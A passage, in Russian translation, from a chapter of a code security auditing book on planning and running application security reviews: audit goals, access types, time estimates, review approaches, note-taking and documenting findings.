Когда вам поручают проверку безопасности приложения, сначала нужно спросить, какова ваша цель. Этот вопрос может показаться простым, но возможны многочисленные ответы. Обычно цель исследователя уязвимостей - найти наиболее значимую уязвимость за кратчайшее время. В противоположность этому консультант по безопасности приложений обычно заботится о лучшем покрытии приложения, которое позволяет бюджет проекта. Наконец, разработчик или архитектор безопасности может иметь более щедрый график при проведении внутренних проверок и использовать это время для максимально возможной тщательности.

Цель проверки также может сильно окрашиваться бизнес-соображениями или менее осязаемыми факторами, например имиджем компании. Компания, конечно, не склонна посвящать много времени продукту, который близок к концу жизненного цикла (EOL) или уже прошел его. Однако проверка может требоваться для соблюдения нормативных требований. Та же компания может хотеть тщательной проверки своего новейшего флагманского приложения для управления финансами.

Когда компании соглашаются на более тщательные проверки, часто обнаруживается, что их интересы не таковы, как вы ожидаете. Иногда бизнес больше заботится о легко обнаруживаемых проблемах независимо от их серьезности. Его цель скорее избежать негативного клейма опубликованной проблемы безопасности, чем разобраться с предельной технической безопасностью продукта или услуги. Поэтому вы не удовлетворяете потребности клиента (или работодателя), если тратите все время на сложные проблемы и пропускаете низкорисковые, но очевидные. Сосредоточение на низкорисковых проблемах большинству технических специалистов по безопасности кажется ересью, но часто это разумное бизнес-решение. Например, предположим, что вы выполняете оценку на основе исходного кода для обращенного к Web приложения управления банковскими счетами. Какова вероятность, что кто-то вслепую найдет тонкий обход аутентификации, который вы нашли только путем тщательного трассирования исходного кода? И наоборот, подумайте, как легко атакующий может найти уязвимости cross-site scripting - просто с обычным пользовательским доступом. Так какая проблема, по-вашему, вероятнее будет выявлена и использована третьей стороной? Очевидный ответ - уязвимости cross-site scripting, но многие аудиторы ищут не их, потому что хотят сосредоточиться на более интересных уязвимостях.

Это не значит, что нужно игнорировать сложные проблемы и искать только легкие вещи. В конце концов, такой совет сделал бы эту книгу довольно короткой. Однако нужно ясно понимать цели проверки. Также нужно понимать, чего можно разумно достичь за заданный период времени и насколько уверенными можно быть в результатах. На эти детали влияют два главных фактора: тип доступа к приложению и время, доступное для проверки.

## Доступ к приложению

Доступ к приложению делится на пять категорий, перечисленных в таблице 4-1. Эти различия, конечно, не абсолютны. Всегда есть небольшие вариации, например ограниченный доступ к исходному коду или несоответствия между тестовыми и развернутыми средами. Однако эти различия достаточно хорошо покрывают большинство возможностей.

**Таблица 4-1. Категории доступа к приложению**

| Категория                                      | Описание                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Только исходный код                            | Предоставлен только исходный код, без среды сборки или бинарных файлов приложения. Возможно, с некоторыми усилиями удастся собрать рабочий бинарный файл, хотя обычно часть требуемых компонентов недоступна. В результате проверка обычно выполняется только с использованием статического анализа. Такой тип доступа распространен при контрактных проверках приложений, когда клиент может предоставить исходный код, но не функциональную сборку или тестовую среду. |
| Только бинарные файлы                          | Предоставлены бинарные файлы приложения, но исходный код не предоставлен. Проверка приложения сосредоточена на живом анализе и обратной разработке. Такой тип доступа распространен при исследовании уязвимостей закрытого коммерческого программного обеспечения.                                                                                                                                                                                                       |
| Доступ и к исходному коду, и к бинарным файлам | Доступны дерево исходного кода и рабочая сборка приложения. Такой тип доступа обеспечивает наиболее эффективную возможную проверку. Он наиболее распространен для внутренних оценок приложений, хотя клиенты, заботящиеся о безопасности и стоимости, тоже предоставляют такой доступ для контрактных проверок.                                                                                                                                                          |
| Проверочная сборка                             | У вас есть бинарный файл приложения и нет исходного кода, но бинарный файл приложения содержит дополнительную отладочную информацию. Такой подход часто используется для контрактных проверок кода, когда клиент не хочет предоставлять исходный код, но хочет в некоторой степени ускорить процесс проверки.                                                                                                                                                            |
| Строгий черный ящик                            | Нет прямого доступа ни к исходному коду приложения, ни к бинарному файлу. При таком типе доступа возможны только внешние слепые техники тестирования, например black box и fuzz-тестирование. Это распространено при оценке веб-приложений (подробнее обсуждается в главе 17, "Веб-приложения").                                                                                                                                                                         |

Эта книга сосредоточена прежде всего на анализе приложений на основе исходного кода. Хотя техники, обсуждаемые в этой главе, можно применять и к другим типам проверок, больше информации обычно лучше. Идеальная среда оценки включает анализ на основе исходного кода, дополненный доступом к работающим бинарным файлам и живой QA-среде (если это уместно). Такая среда дает самый широкий диапазон возможностей оценки и приводит к наиболее эффективной по времени проверке. Остальные типы доступа в таблице 4-1 являются жизнеспособными техниками, но обычно требуют больше времени для той же степени тщательности или имеют верхний предел степени тщательности, на которую можно разумно надеяться.

## Сроки

Помимо доступа к приложению, нужно определить, сколько времени можно выделить на проверку. Сроки обычно являются самой гибкой частью проверки, поэтому это хороший способ регулировать тщательность. Наиболее распространенная мера размера приложения - тысячи строк кода (KLOC). Это не идеальный способ измерять сложность и размер приложения, но разумная метрика для общего использования. Хороший проверяющий проходит от 100 до 1000 строк кода в час, в зависимости от опыта и деталей кода. Лучший способ установить эффективную базовую скорость для себя - отслеживать, сколько времени вы тратите на проверку разных компонентов, и почувствовать собственный темп.

Тип и качество кода сильно влияют на скорость проверки. Языки вроде C/C++ обычно требуют внимательного изучения низкоуровневых деталей из-за тонкой природы многих дефектов. Безопасные по памяти языки, такие как Java, решают часть этих проблем, но могут вносить более высокоуровневую сложность в виде обширных иерархий классов и чрезмерного наложения интерфейсов. Между тем качество внутренней документации и комментариев - независимый от языка фактор, который может серьезно повлиять на темп проверки. По этой причине следует посмотреть некоторые образцы кода приложения, прежде чем пытаться оценить свой темп для конкретной кодовой базы.

Общий размер кода влияет на темп, с которым можно эффективно проверять приложение. Например, проверка приложения в 100 KLOC обычно не занимает в два раза больше времени, чем проверка приложения в 50 KLOC. Причина в том, что первые 50 KLOC дают вам почувствовать код, позволяют установить распространенные шаблоны уязвимостей и уловить идиомы разработчиков. Это знакомство позволяет проверять оставшуюся часть приложения эффективнее. Поэтому обязательно учитывайте такую экономию масштаба при определении сроков.

В конечном счете баланс покрытия и стоимости обычно является решающим фактором при определении сроков. В идеальном мире каждое приложение следовало бы проверять настолько тщательно, насколько возможно, но на практике эта цель редко достижима. Ограничения времени и бюджета вынуждают ограничивать компоненты, которые можно проверить, и глубину покрытия, которую можно уделить каждому компоненту. Поэтому нужно проявлять значительное суждение при определении того, на чем сосредоточить усилия.

## Сбор информации

Первый шаг в проверке приложения - узнать назначение и функцию приложения. Обсуждение моделирования угроз в главе 2 включало ряд источников для сбора информации. Этот компонент проверки должен охватывать ту часть модели угроз. Повторим: следует сосредоточиться на сборе информации из следующих источников:

- интервью с разработчиками;
- документация разработчиков;
- документация стандартов;
- профилирование исходного кода;
- профилирование системы.

## Анализ приложения

Естественная склонность людей при подходе к проверке кода - пытаться структурировать ее как процесс разработки в стиле waterfall. Это означает начать со структурированной фазы анализа проектирования и придерживаться формального процесса, включающего DFD и деревья атак. Такой подход должен дать всю информацию, необходимую для планирования и выполнения эффективной целевой проверки. Однако он не обязательно приводит к наиболее эффективному по времени выявлению проектных и логических уязвимостей высокого и среднего уровня, потому что упускает простой факт о проверках приложений: момент, когда вы меньше всего знаете о приложении, - это начало проверки.

Это утверждение кажется очевидным, но люди часто недооценивают, сколько узнают в ходе проверки; разница может быть как между днем и ночью. Когда вы впервые садитесь за код, часто за деревьями не видно леса. Вы не знаете, где что находится, и не знаете, с чего начать. К концу проверки приложение может казаться почти знакомым другом. Вероятно, у вас уже есть ощущение личностей разработчиков, и вы можете определить, где код страдает от запущенности, потому что все боится к нему прикоснуться. Вы знаете, кто только что прочитал книгу о шаблонах проектирования и решил построить самый удивительный в мире гибкий аспектно-ориентированный turbo-logging engine, и примерно понимаете, какой разработчик был достаточно умен, чтобы обманом заставить этого человека работать над механизмом журналирования.

Суть в том, что лучше всего вы подготовлены находить более абстрактные проектные и логические уязвимости ближе к концу проверки, когда у вас есть подробное знание работы приложения. Разумный процесс проверки кода должен использовать это наблюдение.

Анализ проектирования исключительно полезен для начала процесса, приоритизации выполнения проверки и распределения работы между участниками команды проверки. Однако он далеко не является панацеей безопасности. Регулярно будут встречаться ситуации, подобные следующим, где нужно пропустить начальный анализ проектирования или отбросить модель угроз, потому что она не применима к реализации:

- у вас может не быть проектной документации для анализа; к сожалению, это происходит постоянно;
- проектная документация может быть настолько устаревшей, что бесполезна; к сожалению, это тоже происходит постоянно, особенно если проект не удалось разумно реализовать или его просто не обновляли в ходе продолжающейся разработки приложения;
- может существовать третья сторона, которая по той или иной причине не хочет давать вам доступ к проектной информации, обычно из-за юристов;
- разработчики могут быть недоступны по разным причинам; они даже могут считать вас врагом;
- клиенты не хотят платить за анализ проектирования; это не сюрприз, поскольку клиенты редко хотят платить за что-либо. Более или менее ваша профессиональная обязанность - обеспечить им максимальную отдачу за их деньги, несмотря на них самих. Время дорого в консультационных и разработческих средах, поэтому нужно быть уверенным, что ваши действия являются лучшим использованием времени.

Принимая все предыдущие пункты, все же рекомендуется выполнять анализ проектирования и модель угроз сначала, когда это реально возможно. Если сделать это правильно, вся оценка может пройти более гладко.

## Не утоните

Этот процесс был структурирован на основе большого опыта выполнения проверок кода. Опытные аудиторы (в частности, авторы этой книги) годами экспериментировали с разными методологиями и техниками, и некоторые работали лучше других. Однако самый важный урок из этого опыта состоит в том, что лучше использовать несколько техник и периодически переключаться между ними по следующим причинам:

- интенсивно концентрироваться можно только ограниченное время;
- разные уязвимости легче находить с разных точек зрения;
- разнообразие помогает сохранять дисциплину и мотивацию;
- разные люди думают по-разному.

## Итеративный процесс

Метод выполнения проверки - простой итеративный процесс. Он предназначен для использования два или три раза в течение рабочего дня. Обычно этот метод хорошо работает, потому что можно переключиться на менее тяжелую аудиторскую активность, когда начинаешь чувствовать, что теряешь концентрацию. Конечно, ваш рабочий день, выносливость и предпочтительный график могут побудить адаптировать процесс дальше, но этот метод должен быть разумной отправной точкой.

Сначала вы начинаете анализ приложения с начальной фазы подготовки, в которой обзрываете доступную информацию, принимаете несколько ключевых решений о структуре аудита и выполняете анализ проектирования, если доступна адекватная документация и вы считаете это эффективным использованием времени. После этой начальной фазы цикл имеет три базовых шага:

1. **Планирование.** Потратьте немного времени, чтобы решить, что делать дальше. Выберите стратегию аудита; в зависимости от стратегии может потребоваться выбрать цель или подобрать набор техник.
2. **Работа.** Выполните выбранную стратегию аудита, делая подробные заметки.
3. **Осмысление.** На мгновение убедитесь, что хорошо управляете временем и все еще движетесь по плану. Затем выясните, что вы узнали из только что выполненной работы.

Эти три шага повторяются до конца фазы анализа приложения, хотя выбор стратегий аудита меняется по мере того, как команда оценки глубже понимает кодовую базу.

## Начальная подготовка

Нужно сориентироваться, прежде чем можно будет осмысленно начать копаться в коде. К этому моменту у вас должно быть много информации, но вы, вероятно, не знаете точно, с чего начать и что делать с информацией. Первое решение - как обрабатывать структуру проверки. Если документации мало, решение простое: придется выводить проект из реализации в ходе проверки. Если документация адекватна, ее можно использовать как базовую дорожную карту для структурирования проверки.

Существует три обобщенных подхода к выполнению оценки: сверху вниз, снизу вверх и гибридный. Первые два аналогичны типам декомпозиции компонентов в проектировании программного обеспечения. Как и в проектировании ПО, подход определяется вашим пониманием проекта на конкретном уровне.

## Подход сверху вниз

Подход сверху вниз (или специализация) отражает классический waterfall-процесс разработки программного обеспечения и в основном является расширением процесса моделирования угроз, описанного в главе 2, "Анализ проектирования". При таком подходе вы начинаете с общего знания приложения, содержащегося в модели угроз. Затем продолжаете уточнять эту модель, выполняя оценки реализации вдоль значимых для безопасности путей и компонентов, определенных в модели. Такой подход сначала выявляет проектные уязвимости, затем логические уязвимости реализации и после этого низкоуровневые уязвимости реализации. Эта техника хороша, если проектная документация полностью точна; однако любые расхождения между проектом и реализацией могут заставить вас проигнорировать значимые для безопасности пути кода. На практике такие расхождения вероятны, поэтому нужно установить дополнительные проверки для оценки путей, которые модель определяет как незначимые для безопасности.

## Подход снизу вверх

Подход снизу вверх (или обобщение) отражает другой классический подход факторизации программного обеспечения. Проверка идет от реализации и пытается сначала установить уязвимости самого низкого уровня. Ценный аспект этого подхода в том, что он позволяет построить понимание приложения, сначала оценивая кодовую базу. Затем можно разработать более высокоуровневые модели угроз и проектную документацию позднее в процессе проверки, когда понимание приложения максимально. Недостаток в том, что этот подход медленный. Поскольку вы сначала полностью работаете от реализации, вы можете в итоге проверить много кода, который не значим для безопасности. Однако вы не узнаете этого, пока не разовьете более высокоуровневое понимание приложения.

В рамках проверки снизу вверх полезно поддерживать проектную модель системы на протяжении всей оценки. Если обновлять ее после каждого прохода через итеративный процесс, можно быстро собрать воедино высокоуровневую организацию. Такая проектная модель не обязана быть формальной. Напротив, лучше использовать формат, который легко обновлять и который может фиксировать потенциально неполную или неправильную информацию. Можно выбрать наброски DFD и диаграммы классов или простой текстовый файл для записи проектных заметок. Выберите подход, который считаете подходящим для нужных итоговых результатов.

## Гибридный подход

Гибридный подход - это просто сочетание методов сверху вниз и снизу вверх, при котором вы чередуете подход по мере необходимости для разных частей приложения. Когда у вас нет точного проекта как основы проверки (а это случается чаще, чем нет), гибридный подход является лучшим вариантом. Вместо движения от модели угроз вы используете собранную информацию, чтобы попытаться установить некоторые критически важные детали приложения. Это делается через сокращенный процесс моделирования, сосредоточенный на выявлении следующих высокоуровневых характеристик из процесса анализа проектирования:

- **Общее назначение приложения.** Что приложение должно делать?
- **Активы и точки входа.** Как данные попадают в систему, и какая ценность есть у системы, которая может заинтересовать атакующего?
- **Компоненты и модули.** Каковы основные разделения между компонентами и модулями приложения?

- **Межмодульные отношения.** На высоком уровне, как разные модули приложения взаимодействуют?
- **Фундаментальные ожидания безопасности.** Какие ожидания безопасности есть у легитимных пользователей этого приложения?
- **Основные границы доверия.** Каковы основные границы, обеспечивающие ожидания безопасности?

Эти пункты могут казаться расплывчатыми, когда вы впервые сталкиваетесь с крупным приложением, но именно поэтому сначала их можно определить широко. По мере продвижения можно уточнять понимание этих деталей. Также полезно сначала провести несколько полных анализов проектирования. В конце концов, хорошо знать, как процесс должен работать, прежде чем пытаться настраивать и сокращать его.

## Планирование

На фазе планирования вы решаете, какую стратегию аудита следует использовать дальше. Эти стратегии аудита подробно описаны и оценены по нескольким критериям далее в этой главе, в разделе "Стратегии аудита кода". Однако сначала нужно понять несколько общих понятий, описанных в следующих разделах.

### Учитывайте свои цели

Обычно при оценке приложения у вас есть несколько целей. Вы хотите обнаружить определенные классы ошибок реализации, которые легко найти с помощью поиска подстрок или инструментов, особенно ошибки, распространенные по всему приложению. Cross-site scripting и SQL injection - два распространенных примера таких типов ошибок. Возможно, вы подробно проанализируете один или два экземпляра, но настоящая цель здесь - быть максимально тщательным и попытаться составить список, который разработчики смогут использовать, чтобы исправить их все одним массовым усилием. Также нужно обнаруживать ошибки реализации, требующие разумной степени понимания кода, например целочисленные переполнения, где нужно знать, что происходит на уровне ассемблера, но не обязательно знать, что код пытается делать на более высоком уровне абстракции.

По мере развития понимания вы хотите обнаруживать логические и алгоритмические ошибки среднего уровня, требующие большего знания того, как работает приложение. Также нужно обнаруживать более высокоуровневые межмодульные проблемы, такие как синхронизация и неправильное использование интерфейсов. Если используется подход сверху вниз, такие уязвимости можно выявить, работая только с проектной документацией и сведениями от разработчиков. Если используется подход снизу вверх или гибридный подход, вы будете тратить время на анализ кодовой базы, чтобы создать рабочую модель проекта приложения, формальную или неформальную.

## **Выберите правильную стратегию**

Раздел "Стратегии аудита кода" далее в этой главе описывает ряд вариантов продолжения проверки. Большинство этих стратегий одновременно работают на одну или несколько целей. Важно выбирать стратегии, подчеркивающие перспективу и уровень абстракции той части проверки, на которой вы сосредоточены. Планирование должно учитывать стадии, на которых стратегия применяется лучше всего. Если можно выполнить настоящий анализ сверху вниз, продвижение довольно прямолинейно, и стратегии идут от общего проекта и архитектуры приложения к конкретным вопросам реализации. Однако на практике почти никогда не удается двигаться настолько чисто, поэтому этот раздел сосредоточен на соображениях для гибридного подхода.

Начало гибридной проверки обычно сосредоточено на более простых стратегиях и одновременно пытается построить более подробное понимание кодовой базы. По мере продвижения вы переходите к более трудным стратегиям, которые требуют большего знания реализации, но также дают более детальное понимание логики и проекта приложения. Наконец, следует опираться на эти знания и переходить к стратегиям, сосредоточенным на уязвимостях высокоуровневого проекта и архитектуры приложения.

## **Создайте главный список идей**

По мере продвижения проверки нужно отслеживать разнообразную информацию о коде. Иногда можно потерять эти детали из виду просто из-за их объема. По этой причине рекомендуется вести отдельный список способов, которыми можно было бы эксплуатировать систему. Этот список не подробный; он просто включает идеи, которые приходят в голову во время работы и часто отражают интуитивное понимание кода. Поэтому полезно фиксировать их, когда они появляются, и проверять, когда есть время.

## **Выберите цель или объект**

Проверка большой кодовой базы ошеломляет, если нет способа разбить ее на управляемые куски. Это особенно верно в начале оценки, когда возможных подходов много, а вы еще не знаете, какой лучше. Поэтому полезно определять цели для каждого шага и двигаться от них. Фактически некоторые стратегии аудита кода, описанные в этой главе, требуют выбора некоторой цели. Поэтому выберите такую, которая полезна для выявления уязвимостей приложения и может быть разумно достигнута за период от двух до восьми часов. Это помогает оставаться в русле работы и не падать духом. Примеры целей в начале оценки включают выявление всех точек входа в коде и составление списков известных потенциально уязвимых функций, которые используются, например непроверенных функций манипулирования строками. Более поздние цели могут включать трассировку сложного и потенциально уязвимого пути или проверку проекта высокоуровневого компонента по реализации.



## Координируйтесь

При профессиональной проверке крупного приложения вы обычно работаете с другими аудиторами, поэтому должны координировать усилия, чтобы предотвратить дублирование и наиболее эффективно использовать время. В таких ситуациях помогает, если связность модулей достаточно слабая, чтобы можно было выбрать отдельные части для проверки. Тогда можно просто делать заметки о том, какие потенциальные уязвимости связаны с набором интерфейсов модуля, а один из коллег-аудиторов сможет продолжить процесс и проверить эти интерфейсы в собственном анализе.

К сожалению, разделения не всегда чистые, и можно оказаться перед несколькими сотнями KLOC спагетти-кода. Разделение работы в таких ситуациях может быть невозможным. Однако если можно, следует тесно работать с другими аудиторами и часто обмениваться информацией, чтобы избежать слишком большого пересечения. К счастью, небольшое пересечение может быть полезным, потому что определенная степень двойного покрытия помогает выявлять уязвимости в сложном коде. Не забывайте вести хорошие заметки и держать друг друга в курсе статуса; иначе можно пропустить код или потратить на приложение вдвое больше времени.

Также нужно понимать, когда координированная работа просто невозможна, особенно для меньших и менее модульных приложений. С такими приложениями усилия на координацию могут оказаться больше, чем сама проверка приложения. Невозможно дать универсальное правило для такого решения, потому что оно зависит от приложения и команды, выполняющей проверку. Нужно привыкнуть к людям, с которыми вы работаете, и узнать, что лучше работает для них и для вас.

## Работа

Фактический шаг работы включает применение стратегий аудита кода, описанных в этой главе. Такое объяснение звучит просто, но в этот шаг вкладывается много усилий. Следующие разделы охватывают несколько соображений, которые нужно помнить во время этого шага.

## Рабочие документы

В регулируемых отраслях существуют устоявшиеся практики работы с рабочими документами, то есть просто заметками и документацией, собранными во время аудита. Отрасль информационной безопасности не так формализована, но все равно следует выработать привычку делать подробные заметки по оценке. Сначала это может казаться досадной обязанностью, но вскоре вы обнаружите, что это бесценно. Вот несколько причин поддерживать хорошие рабочие документы:

- заметки помогают организовать работу и обеспечить правильное покрытие кода;
- рабочие документы дают простой способ передавать знания другому аудитору и помогают распределять работу внутри команды аудита;
- клиенты часто ожидают, что консультант предоставит подробную документацию для обоснования найденных уязвимостей и доказательства покрытия кода;
- приложению могут потребоваться последующие проверки, и рабочие документы способны резко сократить время, необходимое для таких проверок.

Знать ценность заметок - одно, но у каждого аудитора свой стиль их ведения. Некоторым проверяющим достаточно простого текстового файла; другие используют электронные таблицы со списком модулей и файлов. Можно даже создавать подробные таблицы, перечисляющие каждый класс, функцию и глобальный объект. Некоторые проверяющие разрабатывают

специализированные plug-in для interactive development environment (IDE) с серверной базой данных, чтобы помогать в генерации автоматических отчетов.

В конечном счете то, как вы ведете заметки, не так важно, как то, что вы записываете, поэтому вот несколько ориентиров. Во-первых, заметки должны быть достаточно ясными, чтобы коллега мог приблизительно воспроизвести вашу работу, если вы недоступны. По аналогии с комментариями в коде, ясные и подробные заметки нужны не только для передачи знаний, но и полезны, когда приходится возвращаться к приложению, которое вы давно не видели. Во-вторых, заметки должны быть достаточно тщательными, чтобы установить покрытие кода и поддержать любые выводы. Этот ориентир особенно важен для консультанта при работе с клиентами; однако он ценен и для внутренних проверок.

## **Не проваливайтесь в кроличьи норы**

Иногда вы настолько увлекаетесь попыткой разобраться в увлекательной технической проблеме, что теряете из виду свою цель. Вам хочется преследовать сложную и тонкую уязвимость, но вы рискуете пренебречь остальной частью приложения. Если повезет, такое путешествие хотя бы научило вас многому о приложении, но это не будет иметь значения, если вы просто исчерпаете время и не сможете закончить проверку. Эта ошибка довольно распространена среди менее опытных проверяющих. Они настолько заботятся о поиске крупнейшей критической проблемы, какую только могут найти, что игнорируют значительную часть кода и в итоге имеют мало результатов при существенных затратах времени. Поэтому обязательно балансируйте время и задавайте контрольные точки, которые удерживают вас на пути. Это может означать, что придется игнорировать некоторые интересные возможности, чтобы дать клиенту (или работодателю) хорошее качество покрытия в пределах срока. Зафиксируйте эти возможные проблемы и попробуйте вернуться к ним позже, если будет время. Если не сможете, обязательно отметьте их существование в отчете.

## **Делайте перерывы по необходимости**

Ваш мозг способен выполнить лишь ограниченный объем анализа, и, вероятно, значительную часть тяжелой работы он делает даже тогда, когда вы не обращаете внимания. Иногда нужно отойти от проблемы и вернуться, когда подсознание закончит ее пережевывание. Перерыв не обязательно означает прекращение работы. Возможно, нужно просто изменить занятие и немного поработать над более простыми задачами, которые все равно пришлось бы сделать, например применить менее тяжелую стратегию или добавить больше деталей в заметки. Такой "перерыв" может даже оказаться идеальным временем для мелких административных задач, например подачи отчетов о командировочных расходах, которые вы откладывали последние шесть месяцев. Однако иногда перерыв действительно означает перерыв. Встаньте со стула и ненадолго выгляните в реальный мир.

## **Осмысление**

На шагах планирования и работы вы узнали о ценности заметок и фиксации всего, что встречаете при проверке. На шаге осмысления следует сделать шаг назад и посмотреть, чего вы достигли. Это дает возможность оценить и проанализировать имеющуюся информацию, не спотыкаясь о детали. Этот шаг позволяет строить более ясные планы по мере продолжения проверки.

## Проверка статуса

Посмотрите, где вы находитесь в этой части проверки и какого прогресса добиваетесь. Чтобы определить прогресс, задайте себе следующие вопросы:

- что вы узнали о приложении?
- сосредоточены ли вы на наиболее значимых для безопасности компонентах?
- застряли ли вы на каких-либо отклонениях или ушли в какие-либо кроличьи норы?
- есть ли в вашем главном списке идей много правдоподобных пунктов?
- делали ли вы адекватные заметки и записали ли достаточно деталей для целей проверки?
- если вы работаете от моделей и документации приложения или разрабатываете их по мере работы, точно ли эти модели отражают реализацию?

Конечно, этот список вопросов не исчерпывающий, но это хорошая отправная точка. Можно добавлять больше вопросов на основе конкретных деталей проверки. Включайте заметки о возможных вопросах в главный список идей и включайте их в проверку статуса по мере необходимости.

## Переоценка

Иногда планы не работают. Вы могли начать с лучшими намерениями и всей исходной информацией, которая, как казалось, нужна, но дела просто не идут. Например, вы начали со строгой проверки сверху вниз и обнаружили большие расхождения между проектом и фактической реализацией, или ваша проверка снизу вверх либо гибридная проверка далеко ушла не туда. В таких случаях нужно переоценить подход и посмотреть, откуда берутся трудности. Возможно, вы выбрали не те цели или пытаетесь разделить работу способом, который просто невозможен. Правда в том, что понимание приложения должно сильно меняться в ходе проверки, поэтому не стоит беспокоиться, если требуется изменение плана.

Наконец, не путайте отсутствие выявленных уязвимостей со слабостью плана. Возможно, вы проверяете особенно хорошо разработанное приложение, или уязвимости достаточно сложны, чтобы требовать подробного понимания приложения. Поэтому не стоит и слишком быстро менять подход.

## Коллегиальные проверки

Получение мнения другого аудитора кода, если возможно, весьма ценно. Когда вы несколько раз смотрите на один и тот же код, у вас в голове формируется картина того, что он делает и как работает. Свежий взгляд может помочь найти вещи, которые вы иначе могли бы не увидеть, потому что не подумали о них или просто по какой-то причине пропустили. Как уже упоминалось, легко пробежать глазами несколько строк кода, не полностью обдумав их последствия, особенно во время ночных аудитов кода. Если есть другой проверяющий кода, готовый посмотреть часть вашей работы, непременно сравните заметки. Интересное упражнение - посмотреть на один и тот же код без обсуждения, а затем сравнить, к чему вы оба пришли. Это упражнение помогает увидеть любые несоответствия между тем, как каждый из вас считает, что работает код. Обычно коллегиальная проверка неосуществима для перепроверки всего аудита, потому что по сути это означает выполнить аудит дважды. Поэтому коллегиальные проверки должны сосредотачиваться на частях кода, которые особенно сложны или где вы можете быть не уверены в своей работе.

## Документирование и анализ

После завершения тяжелой работы нужно задокументировать результаты. Эта фаза по сути совпадает с финальной фазой модели угроз из главы 2, и можно использовать тот же базовый процесс документирования. Таблица 4-2 - пример результатов из главы 2, обновленных деталями реализации уязвимости.

**Таблица 4-2. Краткое описание результата**

| Поле                     | Значение                                                                                                                                                                                                                                                 |
|--------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Угроза                   | Вход перебором                                                                                                                                                                                                                                           |
| Затронутый компонент     | Компонент входа управления персоналом                                                                                                                                                                                                                    |
| Детали модуля            | login.php (строки 49-63)                                                                                                                                                                                                                                 |
| Класс уязвимости         | Обход аутентификации                                                                                                                                                                                                                                     |
| Описание                 | Для недопустимых имен пользователей и паролей возвращаются разные ошибки, что упрощает выявление имен пользователей. Эта ошибка делает успешную атаку перебором гораздо более вероятной против пользователей со слабыми или легко угадываемыми паролями. |
| Результат                | Недоверенные клиенты могут получить доступ к учетным записям пользователей и, следовательно, читать или изменять чувствительную информацию.                                                                                                              |
| Предварительные условия  | Приложение расположено в корпоративной интрасети, что ограничивает его экспозицию.                                                                                                                                                                       |
| Бизнес-влияние           | Злонамеренная третья сторона может получить доступ к персональным данным пользователя, что может быть нарушением федеральных норм конфиденциальности.                                                                                                    |
| Предлагаемое исправление | Сделать сообщения об ошибках неоднозначными, чтобы атакующий не знал, неверно ли имя пользователя или пароль. Блокировать учетную запись пользователя после повторяющихся неудачных попыток входа. Подходящими были бы три или пять попыток.             |
| Риск                     | Потенциал ущерба: 6; воспроизводимость: 8; эксплуатируемость: 4; затронутые пользователи: 5; обнаруживаемость: 8; итог: 6.2                                                                                                                              |

Этот пример, безусловно, функционален, но это не единственный подход. Уровень детализации может меняться в зависимости от причин аудита и от того, для кого предназначен отчет.

Следующий список считается полезной информацией для поддержки результата безопасности:

- **Расположение уязвимости.** Эта информация (строка "Детали модуля" в таблице 4-2) должна быть достаточно конкретной. Обычно следует включать имя файла, имя функции и номер строки в коде. Иногда уязвимость охватывает много строк кода и, возможно, несколько функций; в таком случае можно опустить номер строки или дать диапазон строк. Также можно выбрать один результат, представляющий распространенную уязвимость, и тогда эта информация будет содержать большой список мест или ссылаться на внешний список, созданный инструментом или поиском.
- **Класс уязвимости.** Некоторая классификация природы ошибки: переполнение буфера, целочисленное переполнение, непроверенное копирование, опасное использование API или один из других классов уязвимостей, обсуждаемых в этой книге.
- **Описание уязвимости.** Это краткое описание уязвимости должно объяснять, почему код, на который вы обращаете внимание, небезопасен. В некоторых случаях, например при типичном переполнении буфера, нужно написать совсем немного, но более сложные или уникальные уязвимости могут требовать расширения описания дополнительными деталями.

- **Предварительные условия.** Это список предварительных условий, которые должны быть истинны, чтобы уязвимость сработала. Список может включать параметры конфигурации или технические факторы, которые должны существовать, прежде чем уязвимость станет проблемой.
- **Бизнес-влияние.** Большинству проверок нужно помещать технические риски в контекст бизнес-рисков. Указать бизнес-влияние может быть непросто, поскольку оно меняется в зависимости от того, кто, как ожидается, будет развертывать приложение и как оно будет использоваться. Однако именно бизнес-факторы мотивируют проверку, поэтому ваши результаты должны учитывать эти вопросы.
- **Исправление.** Возможно, в некоторых случаях эта информация не требуется или представляет собой лишь одну-две строки, объясняющие, как разработчики могли бы исправить уязвимость. Однако при тесной работе с командой разработки раздел исправления может быть довольно подробным и предоставлять несколько вариантов решения уязвимости.
- **Риск.** Это рейтинг риска, определяемый серьезностью уязвимости в сочетании с вероятностью эксплуатации. Рейтинговая система DREAD из главы 2 охватывает эту информацию как общий рейтинг риска.
- **Серьезность.** Это объем ущерба, который может быть нанесен при успешной эксплуатации уязвимости. Рейтинговая система DREAD из главы 2 охватывает серьезность в факторах риска "потенциал ущерба" и "затронутые пользователи".
- **Вероятность.** Это вероятность успешной эксплуатации уязвимости. Рейтинговая система DREAD из главы 2 охватывает вероятность в факторах риска "воспроизводимость", "обнаруживаемость" и "эксплуатируемость".

Обычно нужно включать общую сводку того, как приложение себя показало. Было ли оно чрезвычайно безопасным, так что эксплуатируемые ошибки трудно найти? Или казалось, что разработчики не знают о соображениях безопасности? Назначение общей "оценки" может быть субъективным, поэтому убедитесь, что не звучите осуждающе или снисходительно. Вместо этого следует опираться на результаты, чтобы передать качество приложения, и попытаться выразить наблюдаемые тенденции и потенциал будущих проблем. После некоторого опыта компонент сводки будет казаться проще, поскольку вы сможете чувствовать, насколько безопасно разработано приложение.

## Отчетность и поддержка исправлений

Хорошая оценка безопасности приложения не должна быть изолированным событием. Иногда результаты просто передаются дальше, и работа завершена. Однако большинство оценок требует некоторой степени последующего взаимодействия с командой разработки. Безопасность приложений часто понимается недостаточно хорошо, поэтому вы можете играть большую роль в проведении исправления. В частности, разработчикам может потребоваться объяснить природу выявленных уязвимостей. Также им может понадобиться, чтобы вы проверили предложенное исправление и выявили проблемы, не решенные адекватно, или заметили внесение новых уязвимостей.

Проверка исправления также может ввести дополнительные требования операционного анализа, что часто происходит при серьезных проектных уязвимостях или пандемических проблемах реализации. Тяжелые проблемы могут быть слишком дорогими или трудоемкими для адекватного устранения. Поэтому команде разработки может понадобиться ваша помощь в выявлении временных мер и операционных защит, которые могут предоставить дополнительную уверенность.

Исследование уязвимостей имеет собственный уникальный процесс, хотя исследователь обычно имеет лишь одну или две критические ошибки риска, заслуживающие публикации. Объем работы,

